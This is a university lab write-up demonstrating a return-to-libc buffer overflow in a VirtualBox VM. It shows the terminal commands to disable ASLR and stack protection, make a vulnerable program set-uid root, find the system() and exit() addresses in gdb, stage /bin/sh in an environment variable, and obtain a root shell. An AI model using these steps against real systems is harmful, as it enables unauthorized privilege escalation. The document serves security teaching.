


Return to libc Attack

By LAKSHAY GARG

Thapar Institute of Engineering and Technology , Patiala

1. Switching off Address space layout randomization (ASLR = 0)

```
og0007@og0007-VirtualBox: ~  
og0007@og0007-VirtualBox:~$ sudo sysctl kernel.randomize_va_space=0  
[sudo] password for og0007:  
kernel.randomize_va_space = 0  
og0007@og0007-VirtualBox:~$
```



2. Compiling vul_func.c by making stack protector switch off (So as Buffer Overflow happens) and making obj01 (object file obtained by compiling vul_func.c) a root owned set-uid program.


```
og0007@og0007-VirtualBox: ~  
og0007@og0007-VirtualBox:~$ gcc -fno-stack-protector -o obj01 vul_func.c  
og0007@og0007-VirtualBox:~$ sudo chown root obj01  
og0007@og0007-VirtualBox:~$ sudo chmod 4755 obj01  
og0007@og0007-VirtualBox:~$
```

3. Debugging obj01 (object file of vul_func) to find address of system() function and exit() function

```
og0007@og0007-VirtualBox: ~  
og0007@og0007-VirtualBox:~$ gdb obj01  
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04  
Copyright (C) 2012 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
For bug reporting instructions, please see:  
<http://bugs.launchpad.net/gdb-linaro/>...  
Reading symbols from /home/og0007/obj01...(no debugging symbols found)...done.  
(gdb) r  
Starting program: /home/og0007/obj01  
Returned Properly  
[Inferior 1 (process 5957) exited with code 01]  
(gdb) p system  
$1 = {<text variable, no debug info>} 0xb7e5f460 <system>  
(gdb) p exit  
$2 = {<text variable, no debug info>} 0xb7e52fe0 <exit>  
(gdb) q  
og0007@og0007-VirtualBox:~$
```

4. Exporting MYSHELL variable as environment variable and finding address of variable by envaddr.c program.

Note -> Length of name of the object file obtained in first program(obj01) and second program(obj02) must be same as changing length will changing address value. .




```
og0007@og0007-VirtualBox: ~  
og0007@og0007-VirtualBox:~$ MYSHELL="/bin/sh"  
og0007@og0007-VirtualBox:~$ gcc -o obj02 envaddr.c  
og0007@og0007-VirtualBox:~$ export MYSHELL  
og0007@og0007-VirtualBox:~$ ./obj02  
value: /bin/sh  
Address: bffffe88  
og0007@og0007-VirtualBox:~$
```

5. Compiling our maliciouscode.c so to make badfile.

```
og0007@og0007-VirtualBox: ~  
og0007@og0007-VirtualBox:~$ gcc -o obj03 maliciouscode.c  
og0007@og0007-VirtualBox:~$ ./obj03  
og0007@og0007-VirtualBox:~$ cat badfile  
*****`*****/*****  
*****og0007@og0007-VirtualBox:~$
```

6. I executed obj01 (object file of vul_func.c) and I got the root shell.
Attack Performed.



The screenshot shows a terminal window titled "og0007@og0007-VirtualBox: ~". The terminal has a dark purple background and a vertical sidebar on the left containing various application icons. The command prompt is "og0007@og0007-VirtualBox:~\$./obj01". The output of the command is "# whoami", followed by "root" on the next line, and then a new prompt "# " on the third line, indicating a root shell. A mouse cursor is visible in the center of the terminal window.

```
og0007@og0007-VirtualBox: ~
og0007@og0007-VirtualBox:~$ ./obj01
# whoami
root
#
```

Thanks to Dr. Maninder Singh
(HEAD C.I.T.M)

Thapar Institute of Engineering and Technology, Patiala